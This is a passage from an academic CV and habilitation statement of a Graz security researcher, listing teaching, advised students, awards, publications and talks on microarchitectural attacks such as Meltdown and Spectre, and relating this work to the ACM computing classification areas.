- Operating Systems, 165 students **Fall 2015**
- System-level programming, 62 students **Spring 2015**
- Operating Systems, 181 students **Spring 2015**
- Operating Systems, 142 students **Fall 2014**
- System-level programming, 214 students **Fall 2014**
- System-level programming, 118 students **Spring 2014**
- System-level programming, 127 students **Spring 2013**
- System-level programming (Invented and designed the lecture), 263 students **Spring 2012**

2011–2014 Head Teaching Assistant (for a total of 1175 students)

- Operating Systems, 205 students **Fall 2013**
- Software Paradigms, 217 students **Spring 2013**
- Operating Systems, 235 students **Fall 2012**
- Software Paradigms, 265 students **Spring 2012**
- Selected Topics in Operating Systems, 11 students **Fall 2011**
- Operating Systems, 242 students **Fall 2011**

2009–2011 Teaching Assistant (for a total of 449 students)

- Software Paradigms, 90 students **Spring 2011**
- Software-Development Practicals, 41 students **Spring 2011**
- Operating Systems, 48 students **Fall 2010**
- Introduction to Structured Programming, 66 students **Fall 2010**
- Software Paradigms, 88 students **Spring 2010**
- Software-Development Practicals, 50 students **Spring 2010**
- Introduction to Structured Programming, 66 students **Fall 2009**

(Co-)Advising

PhD Students:

currently: Moritz Lipp, Claudio Canella, Martin Schwarzl, Lukas Giner, Catherine Easdon, Andreas Kogler
2019: Michael Schwarz

Graduate Students (Master's Thesis):

2020: Andreas Kogler, Erik Kraft [15], Lukas Giner [38]
2019: Vedad Hadzic [5], Barbara Gigerl, Martin Schwarzl [20]
2018: David Bidner, Claudio Canella
2016: Michael Schwarz [45], Moritz Lipp [44]

Graduate Students (Master's Project):

2018: Catherine Mary Easdon, David Bidner [37]
2017: Roland Urbano, Klaus Wagner [43]
2016: Michael Schwarz, Moritz Lipp [41], Mark Bergmoser, Phillip Goriup

Undergraduate Students (Bachelor's Thesis):

2019: Lukas Deutz, Martin Deixelberger, Luca Mayr [22], Simon Guggi [28], Lukas Lamster [4]
2018: Mario Theuermann, Lukas Raab [4], Benjamin von Berg [12], Jonas Juffinger [27], Erik Kraft [15], Patrick Pichler, Amir Mujacic, Harald Deutschmann
2017: Alexander Pucher, Thomas Schuster [30]
2016: Simon Gunacker [15], Leo Prikler, Johanna Rock, Marco Starke
2015: David Bidner [47], Daniel Kales, Klaus Wagner [43]

Awards

IEEE Symposium on Security and Privacy Distinguished Paper Award for "Spectre Attacks: Exploiting Speculative Execution", 2019

Prize for Excellence in Teaching with the course "Operating Systems" (Graz University of Technology) 2017/2018

ACM SIGSAC Doctoral Dissertation Award for outstanding PhD theses in Computer and Information Security 2017

GI-Dissertationspreis for the best PhD thesis in computer science in German-speaking countries 2017

Forum for Technology and Society (Graz University of Technology) Award for the best PhD thesis with particular Societal Relevance 2017

Heinz Zemanek Award for the best PhD thesis in Computer Science in Austria 2016/2017

Best Bachelor Thesis Award 2010/2011 (Institute of Applied Information Processing and Communications, Graz University of Technology)

Projects

Intel: Side Channel Academic Program, ISRA (with KU Leuven, IMDEA, and University of Saarland), PI, 2018–2021

ARM: PI, 2019–2021

Amazon: PI, 2020–2023

Cloudflare: PI, 2019–2020

Redhat: PI, 2020–2021

BMBWF: Digitalization Project "CodeAbility" project partner, 2020–2024

Publications

[1] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yuval Yarom, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In: S&P. 2020 (p. 621).

[2] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. KASLR: Break It, Fix It, Repeat. In: AsiaCCS. 2020.

[3] Andrew Kwong, Daniel Genkin, Daniel Gruss, and Yuval Yarom. RAMBleed: Reading Bits in Memory Without Accessing Them. In: S&P. 2020 (p. 621).

[4] Moritz Lipp, Misiker Tadesse Aga, Michael Schwarz, Daniel Gruss, Clémentine Maurice, Lukas Raab, and Lukas Lamster. Nethammer: Inducing Rowhammer Faults through Network Requests. In: SILM Workshop. 2020 (p. 624).

[5] Moritz Lipp, Vedad Hadzic, Michael Schwarz, Arthur Perais, Clémentine Maurice, and Daniel Gruss. Take A Way: Exploring the Security Implications of AMD's Cache Way Predictors. In: AsiaCCS. 2020 (p. 624).

[6] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, Mike Hamburg, and Raoul Strackx. Meltdown: Reading Kernel Memory from User Space. In: Communications of the ACM. 2020.

[7] Kit Murdock, David Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. Plundervolt: Software-based Fault Injection Attacks against Intel SGX. In: S&P. 2020 (p. 621).

[8] David Schrammel, Samuel Weiser, Stefan Steinegger, Martin Schwarzl, Michael Schwarz, Stefan Mangard, and Daniel Gruss. Donky: Domain Keys - Efficient In-Process Isolation for RISC-V and x86. In: 29th USENIX Security Symposium. 2020 (p. 621).

[9] Michael Schwarz and Daniel Gruss. How Trusted Execution Environments Fuel Research on Microarchitectural Attacks. In: IEEE Security & Privacy. 2020.

[10] Michael Schwarz, Moritz Lipp, Claudio Canella, Robert Schilling, Florian Kargl, and Daniel Gruss. ConTExT: A Generic Approach for Mitigating Spectre. In: NDSS. 2020 (p. 621).

[11] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: abusing Intel SGX to conceal cache attacks. In: SpringerOpen Cybersecurity. 2020.

[12] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In: 28th USENIX Security Symposium. 2019 (pp. 621, 624).

[13] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In: CCS. 2019 (p. 621).

[14] Markus Eger and Daniel Gruss. Wait a Second: Playing Hanabi without Giving Hints. In: Foundations of Digital Games 2019. 2019.

[15] Daniel Gruss, Erik Kraft, Trishita Tiwari, Michael Schwarz, Ari Trachtenberg, Jason Hennessey, Alex Ionescu, and Anders Fogh. Page Cache Attacks. In: CCS. 2019 (pp. 621, 624).

[16] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019 (p. 621).

[18] Michael Schwarz, Florian Lackner, and Daniel Gruss. JavaScript Template Attacks: Automatically Inferring Host Information for Targeted Exploits. In: NDSS. 2019 (p. 621).

[19] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In: CCS. 2019 (p. 621).

[20] Michael Schwarz, Martin Schwarzl, Moritz Lipp, Jon Masters, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In: ESORICS. 2019 (p. 624).

[21] Michael Schwarz, Samuel Weiser, and Daniel Gruss. Practical Enclave Malware with Intel SGX. In: DIMVA. 2019.

[22] Samuel Weiser, Luca Mayr, Michael Schwarz, and Daniel Gruss. SGXJail: Defeating Enclave Malware via Confinement. In: RAID. 2019 (p. 624).

[23] Mario Werner, Thomas Unterluggauer, Lukas Giner, Michael Schwarz, Daniel Gruss, and Stefan Mangard. ScatterCache: Thwarting Cache Attacks via Cache Set Randomization. In: 28th USENIX Security Symposium. 2019 (p. 621).

[24] Daniel Gruss. Software-based microarchitectural attacks. In: it - Information Technology. 2018.

[25] Daniel Gruss. Software-basierte Mikroarchitekturangriffe. In: Ausgezeichnete Informatikdissertationen 2017, Lecture Notes in Informatics (LNI), Gesellschaft für Informatik. 2018.

[26] Daniel Gruss, Dave Hansen, and Brendan Gregg. Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer. In: USENIX ;login. 2018.

[27] Daniel Gruss, Moritz Lipp, Michael Schwarz, Daniel Genkin, Jonas Juffinger, Sioli O'Connell, Wolfgang Schoechl, and Yuval Yarom. Another Flip in the Wall of Rowhammer Defenses. In: S&P. 2018 (pp. 621, 624).

[28] Daniel Gruss, Michael Schwarz, Matthias Wübbeling, Simon Guggi, Timo Malderle, Stefan More, and Moritz Lipp. Use-After-FreeMail: Generalizing the Use-After-Free Problem and Applying it to Email Services. In: AsiaCCS. 2018 (p. 624).

[29] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: 27th USENIX Security Symposium. 2018 (p. 621).

[30] Michael Schwarz, Daniel Gruss, Moritz Lipp, Clémentine Maurice, Thomas Schuster, Anders Fogh, and Stefan Mangard. Automated Detection, Exploitation, and Elimination of Double-Fetch Bugs using Modern CPU Features. In: AsiaCCS. 2018 (p. 624).

[31] Michael Schwarz, Moritz Lipp, and Daniel Gruss. JavaScript Zero: Real JavaScript and Zero Side-Channel Attacks. In: NDSS. 2018 (p. 621).

[32] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In: NDSS. 2018 (p. 621).

[33] Raphael Spreitzer, Felix Kirchengast, Daniel Gruss, and Stefan Mangard. ProcHarvester: Fully Automated Analysis of Procfs Side-Channel Leaks on Android. In: AsiaCCS. 2018.

[35] Daniel Gruss, Julian Lettner, Felix Schuster, Olya Ohrimenko, Istvan Haller, and Manuel Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In: 26th USENIX Security Symposium. 2017 (p. 621).

[36] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017.

[37] Moritz Lipp, Daniel Gruss, Michael Schwarz, David Bidner, Clémentine Maurice, and Stefan Mangard. Practical Keystroke Timing Attacks in Sandboxed JavaScript. In: ESORICS. 2017 (p. 624).

[38] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Kay Römer, and Stefan Mangard. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In: NDSS. 2017 (pp. 621, 624).

[39] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In: FC. 2017.

[40] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017.

[41] Daniel Gruss, Anders Fogh, Clémentine Maurice, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In: CCS. 2016 (pp. 621, 624).

[42] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In: DIMVA. 2016.

[43] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In: DIMVA. 2016 (p. 624).

[44] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In: 25th USENIX Security Symposium. 2016 (pp. 621, 624).

[45] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In: 25th USENIX Security Symposium. 2016 (pp. 621, 624).

[46] Victor van der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clementine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. Drammer: Deterministic Rowhammer Attacks on Mobile Platforms. In: CCS. 2016 (p. 621).

[47] Daniel Gruss, David Bidner, and Stefan Mangard. Practical Memory Deduplication Attacks in Sandboxed Javascript. In: ESORICS. 2015 (p. 624).

[48] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: 24th USENIX Security Symposium. 2015 (p. 621).

Service Technical Program Committee: SEC'21, SEC'20, TCHES'20, WOOT'20, DIMVA'20, WOOT'19, SEC'19, CARDS'19, BlueHat IL'19, CCS'18, WOOT '18, SPACE'18, WoSSCA'18, Kangacrypt'18

Reviewer: AJSE, PLOS ONE, IET Information Security

External Reviewer: PoPETS'18, DIMVA'17, EUROCRYPT'17, CHES'16, CT-RSA'16, DATE'16, CT-RSA'15, DATE'15, Indocrypt'15

On-site organization: COSADE'16

Talks

30.04.2020 Talk @ Hardwear.io Virtual Con: "LVI: Hijacking Transient Execution with Load Value Injection"

23.01.2020 Talk @ Redhat Research Day Europe: "Leaky Processors: Lessons from Spectre, Meltdown, and Foreshadow"

28.12.2019 Talk @ 36th Chaos Communication Congress: "ZombieLoad Attack"

27.12.2019 Talk @ 36th Chaos Communication Congress: "Plundervolt: Flipping Bits from Software without Rowhammer"

11.12.2019 Guest Talk @ Spritz Group: "Side Channels and Transient Execution Attacks"

05.12.2019 Guest Talk @ IST Austria: "Side Channels and Transient Execution Attacks"

15.11.2019 Panelist @ CYSARM: "Panel: Trade-offs in Cyber Security: what is the cost of security?"

11.11.2019 Panelist @ ACM CCSW: "Panel: Speculative Execution Attacks and Cloud Security"

01.10.2019 Invited Talk @ IKT-Sicherheitskonferenz: “Meltdown, Spectre, ZombieLoad”

01.10.2019 Invited Talk @ IKT-Sicherheitskonferenz: “SGX - Secure Enclaves als Angriffsvektor”

23.09.2019 Talk @ SHARD Workshop: “Cards Against Confusion”

18.09.2019 Guest Talk @ KU Leuven: “Jumping Abstraction Layers: Microarchitectural Attacks in JavaScript”

14.09.2019 Keynote @ No Hat 2019: “Side Channels and Transient Execution Attacks”

04.09.2019 Guest Talk @ KU Leuven: “Hardware-Software Co-Design against Microarchitectural Attacks”

29.08.2019 Talk / Lab @ FOSAD Summer School: “Microarchitectural Attacks”

30.07.2019 Guest Talk @ University of Lübeck: “Side Channels and Transient Execution Attacks”

25.07.2019 Keynote @ International Conference on Software Security and Assurance: “Software-based Microarchitectural Attacks and Operating System Features”

15.07.2019 Talk @ Security Group, ARM Research: “Mitigation Plans for Microarchitectural Attacks”

11.07.2019 Guest Talk @ Ruhr-University Bochum: “Transient Execution Attacks”

08.07.2019 Invited Talk @ Huawei Trusted Computing Workshop: “Software-based Microarchitectural Attacks”

20.06.2019 Invited Talk @ Summer School on Real-World Crypto and Privacy: “Transient Execution Attacks”

18.06.2019 Invited Talk @ Summer School on Real-World Crypto and Privacy: “Introduction to Microarchitectural Attacks”

11.06.2019 Talk @ Intel Side Channel Academic Program (SCAP) Annual Meeting: “Hardware-Software Co-Design to Eliminate Cache Leakage”

27.05.2019 Training @ RuhrSec: “Microarchitectural Attacks”

16.05.2019 Guest Talk @ VOICE CISO Meeting Berlin: “Meltdown, Spectre, ZombieLoad”

27.04.2019 Talk @ Grazer Linuxtage: “A Christmas Carol - The Spectres of the Past, Present, and Future”

26.03.2019 Invited Talk @ #LetsCluster: “Software-based Microarchitectural Attacks: What do we learn from Meltdown and Spectre?”

25.03.2019 Keynote @ ACM EuroSec’19 Workshop: “How the Hardware undermines Software Security”

21.02.2019 Guest Talk @ CSAIL, MIT: “Microarchitectural Attacks and Beyond”

20.02.2019 Keynote @ Boston University Red Hat Collaboratory Microarchitecture Workshop: “Microarchitectural Security”

23.01.2019 Guest Talk @ SBAPrime: “Software-based Microarchitectural Attacks”

28.12.2018 Talk @ 35th Chaos Communication Congress: “A Christmas Carol - The Spectres of the Past, Present, and Future”

11.12.2018 Invited Talk @ The Digital Society Conference 2018: Empowering Ecosystems: “Meltdown, Spectre and Beyond”

29.11.2018 Keynote @ inday students 2018: “Software-based Microarchitectural Attacks: What do we learn from Meltdown and Spectre?”

20.11.2018 Invited Talk @ German OWASP Day 2018: “Transient Execution Attacks: Meltdown, Spectre, and how to mitigate them”

26.10.2018 Invited Talk @ Aarhus University CS Colloqium: “Software-based Microarchitectural Attacks: What do we learn from Meltdown and Spectre?”

19.09.2018 Invited Talk @ Conference on Cryptanalysis in Ubiquitous Computing Systems (CRYPTACUS): “Recent Developments in Microarchitectural Attacks: Meltdown, Spectre, and Rowhammer”

13.09.2018 Invited Talk @ Riscure User Workshop 2018: “Software-based Microarchitectural Attacks: Meltdown and Spectre”

12.09.2018 Guest Talk @ VUsec: “Transient Execution Attacks”

10.09.2018 Invited Talk @ CHES (Conference on Cryptographic Hardware and Embedded Systems) 2018: "(Why) Are Microarchitectural Attacks Really Different than Physical Side-Channel Attacks?"

06.09.2018 Lab @ Graz Security Week 2018: "Side-Channel Lab"

04.09.2018 Invited Talk @ Graz Security Week 2018: "Software-based Microarchitectural Attacks"

01.09.2018 Invited Talk @ Game Dev Days Graz 2018: "Hacking (in) Games - Protecting your Games and your Gamers"

09.08.2018 Talk @ BlackHat USA 2018: "Another Flip in the Row"

09.08.2018 Talk @ BlackHat USA 2018: "Meltdown: Basics, Details, Consequences"

19.06.2018 Talk @ Radboud University Digital Security Group: "Microarchitectural Attacks: From the Basics to Arbitrary Read and Write Primitives without any Software Bugs"

15.06.2018 Invited Talk @ Austrian Computer Science Day: "Microarchitectural Attacks: From the Basics to Arbitrary Read and Write Primitives without any Software Bugs"

07.06.2018 Shortlisted Candidate Talk @ Forum Technik und Gesellschaft, Received the Graz University of Technology Förderpreis 2017/18 (Best Dissertation): "Software-based Microarchitectural Attacks"

30.05.2018 Shortlisted Candidate Talk @ Oesterreichische Computer Gesellschaft, Received the Heinz Zemanek Preis for the Best Dissertation in Computer Science in Austria in 2016/2017: "Software-based Microarchitectural Attacks"

25.05.2018 Talk @ Monat der freien Bildung: "Fehlerfreie Software und trotzdem unsicher? Eine Einführung in die Mikroarchitekturangriffe anhand von Meltdown, Spectre, und Rowhammer"

17.05.2018 Talk @ RuhrSec: "The Story of Meltdown and Spectre"

07.05.2018 Shortlisted Candidate Talk @ GI-Dissertationspreis 2017 Kolloquium: "Software-basierte Mikroarchitekturangriffe"

21.04.2018 Invited Talk @ Natixis Open Day: "Microarchitectural Attacks: Meltdown and Spectre"

20.04.2018 Training @ CRYPTACUS Training School: “How to have a Meltdown”

19.04.2018 Invited Talk @ CRYPTACUS Training School: “Software-based Microarchitectural Attacks”

10.04.2018 Invited Talk @ Symposium and Bootcamp on the Science of Security (HotSoS): “Microarchitectural Attacks: From the Basics to Arbitrary Read and Write Primitives without any Software Bugs”

29.03.2018 Invited Talk @ RISE Spring School: “Software-based Microarchitectural Attacks”

27.03.2018 Guest Talk @ Apple: “Software-based Microarchitectural Attacks: What do we learn from Meltdown and Spectre?”

22.03.2018 Invited Talk @ Insomni’hack: “Microarchitectural Attacks and the Case of Meltdown and Spectre”

21.03.2018 Talk @ Security and Privacy Group, University of Birmingham: “Software-based Microarchitectural Attacks”

20.03.2018 Talk @ King’s College London: “Microarchitectural Attacks: Meltdown, Spectre, Rowhammer”

16.03.2018 Talk @ CISPA Saarland: “Microarchitectural Attacks: From the Basics to Arbitrary Read and Write Primitives without any Software Bugs”

01.03.2018 Invited Talk @ Austrian Trust Circle der öffentlichen Verwaltung: “Microarchitectural Attacks: Meltdown, Spectre, Rowhammer”

27.02.2018 Invited Talk @ Digitaldialog: “Kurzüberblick zu Meltdown und Spectre”

13.02.2018 Invited Talk @ NeCS Cyber Security Winter School: “Software-based Microarchitectural Attacks”

05.02.2018 Guest Talk @ Microsoft Research Cambridge, UK: “Microarchitectural Attacks: From the Basics to Arbitrary Read and Write Primitives”

25.01.2018 Talk @ European Government CERT Meeting: “Brief Overview on Meltdown and Spectre”

25.01.2018 Guest Talk @ Google: “Microarchitectural Attacks and Defenses in JavaScript”

24.01.2018 Keynote @ BlueHat IL: “Beyond Belief: The Case of Spectre and Meltdown”

10.01.2018 Invited Talk @ CERT.at IT Security Stammtisch: “Software-based Microarchitectural Attacks”

07.11.2017 Invited Talk @ Workshop on Cryptography for the Internet of Things and Cloud: “Why SGX design flaws hinder its application in cloud computing”

13.10.2017 Guest Talk @ QSP Lab, University of Innsbruck: “Oh my Cache! 2 - More fun with caches.”

09.09.2017 Invited Talk @ Breaking Bitcoin: “Cash Attacks on SGX”

27.06.2017 Guest Talk @ SBA Research: “Rowhammer Attacks: An Extended Walkthrough Guide”

18.05.2017 Talk @ Qualcomm Mobile Security Summit: “How processor performance is tied to side-channel leakage: With great speed comes great leakage”

04.05.2017 Talk @ RuhrSec: “Rowhammer Attacks: A Walkthrough Guide”

22.10.2016 Invited talk @ 13th Hacktivity conference: “Microarchitectural Incontinence - You would leak too if you were so fast!”

21.10.2016 Guest Talk @ QSP Lab, University of Innsbruck: “Oh my Cache! - Introduction to having fun with your Cache.”

25.08.2016 Guest Talk @ Constructive Security Group, Microsoft Research Cambridge, UK: “Microarchitectural Attacks (and what we can do against them)”

08.08.2016 Guest Talk @ Qualcomm: “Software-based Microarchitectural Attacks”

04.08.2016 Talk @ BlackHat USA 2016: “Using Undocumented CPU Behavior to See into Kernel Mode and Break KASLR in the Process”

28.04.2016 Invited talk @ RuhrSec: “Cache Side-Channel Attacks and the case of Rowhammer”

28.12.2015 Talk @ 32nd Chaos Communication Congress: “Rowhammer.js: Root privileges for web apps?”

19.11.2015 Invited Talk @ MooseCon 2015: “Software-based Side-Channel and Fault Attacks”

Academic Field "Applied Computer Science"

With this habilitation, I apply for the teaching license (venia docendi) in the subject area "Applied Computer Science" ("Angewandte Informatik"). To structure the broad subject area, I will use the ACM Computing Classification System (CCS) [12], a de-facto standard when structuring computer science into categories and concepts.

The CCS concepts evolve as computer science grows and transforms as a discipline. The 1991 version had 11 categories and notably on the top two levels, no mention of "security". Even "networks" only appears a single time. While networks played a much more prominent role in 1998, security also made the first appearance with two mentions on the second level. In the most recent version, "security and privacy" is a top-level category.

On the top level, the ACM CCS currently distinguishes 13 areas of computer science, most of which can be considered part of applied computer science. As we integrate computing more and more into our lives, security also becomes more relevant. Consequently, security has become an issue in many different fields and also across the various areas of computer science. Hence, it is not surprising that I find connections to all areas and that I cover multiple areas in my research and teaching despite the research focus on security. I will briefly go through these areas and illustrate how my past and future research and teaching cover these areas or relate to them.

General and reference The first CCS concept classifies documents by their type (e.g., proceedings, RFCs), and includes the area of cross-computing tools and techniques. These techniques include, e.g., empirical studies, experimentation, measurement, and evaluation, and play not only an essential role in the various computer science areas but also in other natural sciences that computing tools and techniques assist today. Naturally, we also use these techniques virtually all our publications and teach students how to use them, e.g., experimentation and evaluation in my "Embedded Security" class. However, we also contribute to this area by creating new methods, e.g., to measure effects [21, 3], that may then be picked up by other researchers for new experiments.

Hardware The second CCS area is hardware, *i.e.*, the construction of hardware and hardware designs. In our research, we analyze hardware for its security and, therefore, are profoundly entangled with the hardware area. For instance, we analyzed the signals from buses [21], as well as tactile devices [15, 27] (Communication hardware, interfaces and storage), studied side channels and parasitic effects in dynamic memory [21, 9, 8, 14] (integrated circuits, hardware test, robustness), analyzed various security issues that directly connect to power and energy issues [20, 14, 27], and developed methods to discover bugs in hardware post-manufacturing [18, 28] (hardware validation). While our key contributions are in security, our research has a clear connection to the hardware area. We also proposed hardware extensions on several occasions to improve security [22, 25, 35].

Also, in the classes I teach, we explain to the students how hardware works, e.g., how DRAM and DRAM cells work, when they fail to work, and how to test if they fail in the "Embedded Security" class (integrated circuits, hardware test, robustness).

Computer systems organization The third CCS area is computer systems organization, which is closely related to my teaching focus. I taught "Computer Networks and Organization" where the working principle of a simple processor is detailed, and in "Operating Systems", I teach the differences between CISC and RISC architectures (Architectures). Also, in our research, architectures play an essential role. We often cover multiple architectures in our research [2, 23, 27]. We investigated reliability and availability issues in several works [9, 8, 14, 20] (Dependable and fault-tolerant systems and networks). Our most prominent works also exploit design details from this CCS area [18, 13, 28]. We also show how to work around an insecure system organization [7, 4] and how to adapt the system organization to fix these problems [22, 25, 35].

Networks The fourth CCS area is networks, which I have both worked on in my teaching as well as in my research. I taught "Computer Networks and Organization" where students learn how end-to-end network stacks work, covering most of the sub-areas. In our research, we built network stacks on top of cache side channels [19]. We abused particularly small packet sizes to induce remote bit flips [14]. On a higher level, most of our papers have a network aspect, as we usually assume an attacker that does not sit in front of the machine under attack.

Software and its engineering An important sub-area of the fifth CCS area, software and its engineering, is operating systems. I would consider it one of my core areas that I have covered in the past and will cover in the future. I have been teaching my "Operating Systems" class for many years. I won the prize for excellence in teaching with this class. Part of my "Operating Systems" class and the "System-Level Programming" class are also software functional properties, such as correctness of synchronization, functionality, consistency, and access protection. Also, in our research, we designed, for instance, software defense mechanisms for operating systems [7, 4], which are now implemented in every operating system kernel. Of course, proposing real-world software patches includes measuring the software performance of these patches (extra-functional properties).

Both in teaching and research, I have covered the sub-area of software notations and tools, including programming languages and compilers. In 2012 I have written 78 pages lecture notes for software paradigms, a class that I taught as a teaching assistant multiple times. There I taught differences between programming language paradigms and how to built simple parsers and interpreters. On the research side, we have published extensions for programming languages for security and corresponding compiler extensions [25], and in general compiler extensions for various security features [1, 22].

Theory of computation The sixth area is theory of computation. While I have not worked in this space, our research on Meltdown [18] and Spectre [13] has sparked a tremendous amount of publications involving modeling of speculative execution, formal languages and automata theory, logic, and semantics and reasoning. I have discussed several works in this space in my habilitation. Given the connection to my past works, this is a possible future direction to integrate into my research.

Mathematics of computing Mathematics of computing is the seventh CCS area. We apply many concepts from this area in our research, such as graph theory [10], and probability and statistics [27, 30]. We also use these concepts when teaching students, e.g., graphs in "Operating Systems", probability and statistics in "Embedded Security". Other than that, I have not worked in this space.

Information systems The eighth CCS area is information systems. I have not worked much in this area, probably the most related work is our Use-After-FreeMail paper [10], where we use database leaks to first hijack email accounts, and then hijack social media and e-commerce accounts subsequently.

Security and privacy The ninth area is one of my core areas, *i.e.*, my teaching and research cover The research I published includes attacks on cryptographic implementations [32] (Cryptography) and designing systems to secure operations on databases in the cloud [6] (Database and storage security). My research on transient-execution attacks sparked massive interest from the formal methods and theory of the security community. I have reviewed many such proposals (Formal methods and theory of security) during my work on ConTExT [25], and found that they often lack realistic models. We performed usability studies for some papers [26] (Human and societal aspects of security and privacy). We demonstrated how malware could bypass mitigations by remaining stealthy [31] (Intrusion/anomaly detection and malware mitigation), and also social-engineering-related approaches where an attacker gains control over a person's online accounts [10]. We demonstrated the possibility of purely remote microarchitectural attacks, *i.e.*, over the network, such as Nethammer [14] and NetSpectre [30].

In several papers, we reverse-engineer hardware [17, 9, 21], we proposed hardware-software co-design countermeasures for Spectre [25], and we mounted attacks exploiting hardware implementations [18, 28] (Security in hardware). We mounted attacks on security services such as authentication [14], authorization [18], untraceability [24] (Security services). We published works on domain-specific security and privacy architectures [34], on social network security and privacy [10], on software security engineering [7, 4], and we reverse-engineered software behavior as well [5] (Software and application security).

Finally, we published attacks on file systems [14, 18], denial-of-service attacks [8, 14], browser security [29, 26], and operating systems security [7, 4] (Systems security).

Thus, my research covers all sub-areas in Security and privacy, and, as said, I consider it one of the core areas that I have covered in the past and will cover in the future.

Human-centered computing The tenth CCS area is human-centered computing. We have used HCI methods, such as usability testing for in some research projects [26], and we have also mounted attacks on ubiquitous and mobile computers [33, 16]. I am planning to incorporate more human-centered computing in my research as we evaluate usability and try to develop more user-friendly security frameworks and security features. Other than that, I have not worked in this space so far.

Computing methodologies The eleventh CCS area is computing methodologies. I have covered symbolic execution, for instance, in my "Security Aspects in Software Development" class. We also have used machine learning approaches in some research projects [11]. Other than that, I have not worked in this space so far.

Applied computing The twelfth CCS area is applied computing. This CCS area focuses more on applying computing in different fields and creating methods for this purpose, and, therefore, I have not worked much in this space.

Social and professional topics The thirteenth CCS area is social and professional topics. It includes professional topics, such as the history of computers, which I cover in parts in my "Operating Systems" class. It includes computing education, a topic that I cover in the BMBWF digitalization project "CodeAbility". It also includes topics like surveillance, where we showed that specific techniques could be abused to facilitate stealthy surveillance trojans [31]. However, also, this area is none of my core areas.

References

[1] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yuval Yarom, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In: S&P. 2020 (p. 641).

[2] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In: 28th USENIX Security Symposium. 2019 (p. 640).

[3] Daniel Gruss, Anders Fogh, Clémentine Maurice, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In: CCS. 2016 (p. 639).

[4] Daniel Gruss, Dave Hansen, and Brendan Gregg. Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer. In: USENIX ;login. 2018 (pp. 640–642).

[5] Daniel Gruss, Erik Kraft, Trishita Tiwari, Michael Schwarz, Ari Trachtenberg, Jason Hennessey, Alex Ionescu, and Anders Fogh. Page Cache Attacks. In: CCS. 2019 (p. 642).

[6] Daniel Gruss, Julian Lettner, Felix Schuster, Olya Ohrimenko, Istvan Haller, and Manuel Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In: 26th USENIX Security Symposium. 2017 (p. 642).

